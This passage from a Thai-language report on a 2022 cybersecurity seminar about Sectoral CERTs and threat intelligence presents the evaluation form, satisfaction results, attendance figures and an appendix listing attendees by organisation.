จากกราฟจะเห็นได้ว่ามีผู้ให้ความสนใจสอบถามในหัวข้อที่ 4 เป็นจำนวนมาก ซึ่งเป็นช่วงที่งานสัมมนาในหัวข้อ การบรรยายเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ หัวข้อ "รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง - ข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence - CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร จากประสบการณ์ของผู้ที่เคยทำงานด้านการข่าวของกองทัพ"

โดยผู้เข้าร่วมงานสามารถ สอบถามวิทยากรได้โดยแสกน QR-Code ในเอกสารแผ่นพับที่แจกในงาน ดังรูป

เอกสารแผ่นพับสามารถแสกนเพื่อสอบถามวิทยากรในหัวข้อต่างๆได้ และสามารถกรอกแบบสอบถามได้

9. ผลการประเมินการจัดงานสัมมนาฯ

9.1. หัวข้อแบบประเมินงาน

แบบประเมินงานสัมมนาฯ

วันที่ 15 ธันวาคม 2565 เวลา 9:00-12:00น.

1. การประชาสัมพันธ์งาน

ประเด็นความคิดเห็น	ระดับความพึงพอใจ				
	มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1
ด้านการประชาสัมพันธ์					
1. มีความชัดเจนและเข้าใจง่าย					
2. มีรายละเอียดของงานอธิบายครบถ้วน					
3. ความสะดวกในการลงทะเบียนเข้าร่วมงาน					
4. การแจ้งเตือนกำหนดการงานสัมมนา					

2. การร่วมงานสัมมนา

ท่านร่วมงานสัมมนาทางใด

✓ ร่วมในงานสัมนา

ประเด็นความคิดเห็น	ระดับความพึงพอใจ				
	มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1
ร่วมในงานสัมนา					
1. สถานที่มีความเหมาะสม					
2. เจ้าหน้าที่การบริการสุภาพ					
3. การเดินทางสะดวก					
4. ระบบภาพและเสียง					
5. อาหารบริการมีความเหมาะสม					

✓ ร่วมงานผ่านทาง Facebook Live

ประเด็นความคิดเห็น	ระดับความพึงพอใจ				
	มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1
ด้านงานสัมนาทาง Facebook Live					

1. การร่วมงานผ่าน Facebook Live					
2. ความสะดวกในการร่วมงานผ่าน Facebook					
3. คุณภาพภาพและเสียง					


3. ด้านวิทยากร

ประเด็นความคิดเห็น	ระดับความพึงพอใจ / ความรู้ความเข้าใจ / การนำความรู้ไปใช้				
	มากที่สุด 5	มาก 4	ปานกลาง 3	น้อย 2	น้อยที่สุด 1
ด้านวิทยากร (คุณ ไตรรัตน์ วิริยะศิริกุล) หัวข้อ “ความสำคัญของ การรักษาความมั่นคงปลอดภัยไซเบอร์กับการให้บริการโทรคมนาคม”					
✓ ไม่ได้ร่วมงานในหัวข้อนี้ (ข้ามไปหัวข้อถัดไป)					
1. สามารถนำความรู้ไปใช้ต่อได้					
ด้านวิทยากร (พลอากาศตรี อมร ชมเชย) หัวข้อ “การสนับสนุนของสำนักงานคณะกรรมการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT”					
✓ ไม่ได้ร่วมงานในหัวข้อนี้ (ข้ามไปหัวข้อถัดไป)					
1. สามารถนำความรู้ไปใช้ต่อได้					
ด้านวิทยากร (คุณพิศุทธิ์ ม่วงสมัย) หัวข้อ “บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT”					


✓ ไม่ได้ร่วมงานในหัวข้อนี้ (ข้ามไปหัวข้อถัดไป)					
1. การเตรียมตัวและความพร้อมของวิทยากร					
2. สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น					
3. ใช้ภาษาที่เหมาะสมและเข้าใจง่าย					
4. การตอบคำถามของวิทยากร					
5. สื่อการบรรยายเหมาะสม					
6. สามารถนำความรู้ไปใช้ต่อได้					
ด้านวิทยากร (คุณพิศุทธิ์ ม่วงสมัย) หัวข้อ “รู้(TTPs)เขา รู้(ศักยภาพ)เรา รบร้อยครั้งชนะร้อยครั้ง”					
✓ ไม่ได้ร่วมงานในหัวข้อนี้ (ข้ามไปหัวข้อถัดไป)					
1. การเตรียมตัวและความพร้อมของวิทยากร					
2. สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น					
3. ใช้ภาษาที่เหมาะสมและเข้าใจง่าย					
4. การตอบคำถามของวิทยากร					
5. สื่อการบรรยายเหมาะสม					
6. สามารถนำความรู้ไปใช้ต่อได้					

9.2. ผลการประเมินงาน


ผู้เข้าร่วมงานสามารถประเมินแบบสอบถามผ่านทาง Online ได้โดยการวิธีการแสกน QR-Code ที่ใบแผ่นพับแจกในงานและทาง Link ที่ให้ปักหมุดผ่านทาง Face book Live โดยแบ่งเป็นหัวข้อต่างๆได้ผลการประเมินดังนี้




จากกราฟจะแสดงให้เห็นได้ว่าผู้เข้าร่วมงานสัมมนาได้รับความสะดวกเป็นอย่างมากในการลงทะเบียน มีคะแนนระดับมากที่สุดสูงที่สุด ส่วนหัวข้อมีความชัดเจนและเข้าใจง่ายมีระดับคะแนนที่มากที่สุดน้อยกว่าในหัวข้ออื่นๆ




จำนวนผู้ตอบแบบสอบประเมินทั้งหมด 71 ท่านสามารถแบ่งเป็นผู้มาร่วมในงานสัมมนาได้ 84.5% ของผู้ตอบแบบประเมินทั้งหมด







สำหรับการร่วมงานผ่านทาง Facebook จากกราฟเห็นได้ชัดว่าผู้ร่วมงานทาง Facebook ได้ครับ ความสะดวกในการรับชม แต่ก็ยังพบว่ามีจำนวนบางส่วนให้ระดับการประเมินในระดับที่น้อยในหัวข้อของคุณภาพและเสียงซึ่งสาเหตุอาจเกิดได้จากหลายปัจจัย


3. ด้านวิทยากร หัวข้อ "ความสำคัญของ การรักษาความมั่นคงปลอดภัยไซเบอร์กับการให้บริการโทรคมนาคม"





4. ด้านวิทยากร หัวข้อ "การสนับสนุนของสำนักงานคณะกรรมการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ที่มีต่อ Sectoral CERT"




5. ด้านวิทยากร หัวข้อ "บทเรียน สิ่งจำเป็นเบื้องต้น ต่อการจัดตั้ง Sectoral CERT"
มากที่สุด 5
มาก 4
ปานกลาง 3
น้อย 2
น้อยที่สุด 1
ไม่ได้ร่วมงาน 0
40
20
0
การเตรียมตัวและความพร้อมของวิทยากร
สามารถอธิบายเนื้อหาได้ชัดเจนและตรงประเด็น
ใช้ภาษาที่เหมาะสมและเข้าใจง่าย


40
20
0
การตอบคำถามของวิทยากร
สื่อการบรรยายเหมาะสม
สามารถนำความรู้ไปใช้ต่อได้





จากแบบประเมินงานสามารถสรุปได้อย่างเห็นได้ชัดว่าผู้ร่วมงานได้รับความรู้และสามารถนำไปใช้ในการทำงานในหน่วยงานของตนเองได้ในทุกหัวข้อที่จัดงานสัมมนา โดยเฉพาะในหัวข้อที่เป็นเนื้อหา

9.3. สรุปจำนวนผู้เข้าร่วมงาน

การลงทะเบียนผ่านทาง Google Form มีผู้ลงทะเบียนเข้าร่วมงานจำนวน 148 ท่านและผู้สนใจลงทะเบียนผ่าน Facebook Live จำนวน 49 ท่าน ซึ่งในที่นี้มีผู้ลงทะเบียนแต่ไม่สนใจเข้าร่วมงานเพียง 3 ท่าน รวมทั้งหมดมีผู้ลงทะเบียน 200 ท่าน ก่อนวันเริ่มงาน

ยอดลงทะเบียน	สนใจเข้าร่วมงาน	ชมผ่าน Live Facebook	ไม่สนใจเข้าร่วม
ลงทะเบียนออนไลน์ (ก่อนเริ่มงาน)	148 ท่าน	49 ท่าน	3 ท่าน
สรุปรวม		200 ท่าน	

การจัดงานสัมมนาได้รับความสนใจในการร่วมงานทั้งการร่วมในงานและทาง Facebook Live ทั้งสิ้น 126 ท่าน โดยแบ่งออกตารางได้ดังนี้

ยอดลงทะเบียน	ผู้ร่วมงานมาจากการลงทะเบียนออนไลน์	ผู้ร่วมงานมาลงทะเบียนหน้างาน	รับชมผ่าน FBสูงสุด	สรุปจำนวนทั้งหมด
สรุปผลลงทะเบียน	76 ท่าน	12 ท่าน	38 ท่าน	126 ท่าน

จากเป้าหมายผู้ร่วมงานที่คาดหมายประมาณ 150 ท่าน งานสัมมนาฯครั้งนี้ได้รับการตอบรับจำนวนผู้เข้าร่วมงานทั้งหมด 126 ท่าน คิดเป็นเปอร์เซ็นต์ได้ 84% ความสำเร็จของผู้ร่วมงาน

10. สรุปผลการประเมินและข้อเสนอแนะการจัดงานสัมมนาฯ

10.1. สรุปผลการประเมินงาน

จากผลการประเมินงานจะสามารถสรุปได้ว่าผู้ร่วมงานสัมมนาจำนวนมาก มีความพอใจระดับมากที่สุดในทุกหัวข้อการบรรยาย และสามารถนำความรู้ที่ได้รับในงานสัมมนาไปใช้ให้เกิดประโยชน์ได้ในการทำงานของหน่วยงานของตนเอง อีกทั้งยังมีความพอใจระดับมากที่สุดในการวิทยากรทุกหัวข้อ จัดงานโดยรวมผู้เข้าร่วมงานมีความพอใจโดยรวมของสถานที่ในระดับมาก แต่อาจมีหัวข้อเรื่องการเดินทางที่มีระดับความพึงพอใจในเกณฑ์ปานกลาง

10.2. ข้อเสนอแนะในการจัดงานสัมมนาฯ

การจัดงานสัมมนามีผู้ในความสนใจร่วมงานทั้งหมด 126 ท่านซึ่งแบ่งออกเป็นส่วนที่มาร่วมงานภายในงานเพียง 88 ท่าน ซึ่งบางท่านที่ลงทะเบียนเข้าร่วมงานไว้อาจมีการเปลี่ยนใจหรือติดธุระด่วน ซึ่งเป็นบางส่วนสามารถร่วมงานผ่านทาง Online ได้ตามหัวข้อการจัดงาน ซึ่งอาจเพิ่มจำนวนผู้เข้าร่วมงานสัมมนาให้มากขึ้นด้วยการประชามสัมพันธ์ที่มากขึ้นสำหรับการจัดงานในครั้งต่อ ๆ ไป

ผนวก ก รายชื่อผู้ร่วมงานสัมมนาฯ

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
1	2600 Thailand	Pantaran T	Komolpanisara.	Pantaran T.
2	AIS	วิสิฐศักดิ์	เจริญไชย	
3	APNIC Foundation	พจนันท์	รัตนไชยพันธ์	
4	ATESS POWER TECHNOLOGY (THAILAND)	Thanarak	Hongsuk	
5	Datanetworksystems	สมศักดิ์	สุขศรีพานิชย์	
6	iKNEX	เมธินทร์	วรศาสตร์	
7	Kaspersky	กมภพร	สันกนานุการ	
		พุฒิพงศ์	พงศ์ลักษมากนา	
8	KBANK	กรณ์	หรุวรรธนะ	
9	Mitr Phol Sugar Corp., Ltd.	ชลทิชย์	รุจิพัช	
10	MYPLUS GROUP CO.,LTD	อ้อจรัชย์	สวัสดิธนสาร	
11	Netka System	ธนาพร	ก้อนแก้ว	
12	NTT	Teerawut	Sunamalai	วุฒิพงศ์ (แทน)
13	Phramongkutklao College of Medicine	Puwadol	Kumpan	
14	Rtarf	ภานุวิทย์	กลางประพันธ์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
15	SCG	ยงยุทธ	เงินวิวัฒน์กุล	
16	SKYICT จำกัด (มหาชน)	ธนชัช	โพธิภูมิ	
17	Super v.i.p.protection security	นายอักรินทร์	ดินสาย	
18	TB-CERT	ชญานิน	แก้วหาญ	
		ธาวิน์	วงศ์วิศว์	
		นทีสร	แก้วบุญสม	
		ปรินทร์	ช่วงนที	
19	TCM-CERT	วายุ	วิริยะนันท์	
20	TGGS KMUTNB	เอกชัย	สุวรรณกล้ย	
21	Thai PBS	ธนวัฒน์	พีระอมรหิรัญ	
		สมพร	เอียสาริมย์	
		สุวินัย	เอริญศิลป์	
		อำนาจ	นนทรีย์	
22	Thailand Bodyguard Academy	ธนาธิป	อุดลาพันน	
		จสอ. ปิยะ	วิทิจินทร์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
23	True Corporation	ปิติพน	ดิษฐสัตย์ธรรม	
		พันธุ์เทพ	คุณารัตนวัฒน์	
		สราวุธ	เอี้ยวสุขสันต์	
		นฤมล	บัวเกศ	
		กิตติพงษ์	ธีระเรืองไชยศรี	
		นันทน์	เนื่องฤลยศักดิ์	
		จุลินทร์	อภิบุญ	
		วรวิทย์	เสถียรพัฒนากุล	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
24	กรมแพทย์ทหารบก	นายปรีดี	ปลื้มสำราญกิจ	
25	กองทัพเรือ	น.ท.วัชรนันท์	นุแก่น	
26	กองทัพอากาศ	กิตติศักดิ์	สุวรรณรักษ์	
27	กองทุนน้ำเหนือบำนาญข้าราชการ	ชื่น	ชื่นชูเหลือบ	
28	กองบัญชาการกองทัพไทย	สุนีย์	วิทยะเสถียรกุล	
29	การไฟฟ้าส่วนภูมิภาค	ศุภญาณ	ปราชญ์กิลันธร์	
		อลิสา	ส่งพุทธิพงศ์	
30	ชมรมโทรคมนาคมในสถานะการณ์ภัยพิบัติ	ชาติชาย	ศิริพนธ์	
31	ตลาดหลักทรัพย์แห่งประเทศไทย	ภัทรพล	คุณะกฤดาธิการ	
		ภูมิฐาน	ชัยชาญกิพยุทธ	
		ราตรี	วงษ์สุวรรณ	
		วิทวัส	ชุติสวรรณ	
		สาริศา	งามเสงี่ยม	
		อารยา	ลาภทัทรนันท์	
32	กสอ.กห.	สุชนา	พงษ์นา	
33	ธนาคารกรุงไทย จำกัด (มหาชน)	วลัวัต	ชวลิตธำรง	
		ศิริวรรณ	วงศ์ภาวราวัฒน์	

ลำดับที่	บริษัท/องค์กร	ชื่อ	นามสกุล	ลายเซ็น
34	ธนาคารไทยพาณิชย์	ภาพตะวัน	ชุนชอบ	
35	ธนาคารแห่งประเทศไทย	ชลวรรธ	วิรเมธาธร	
		กิญญ์กุญ	ตรีเพชรากรณ์	
		อนุภาค	นาดรมูล	
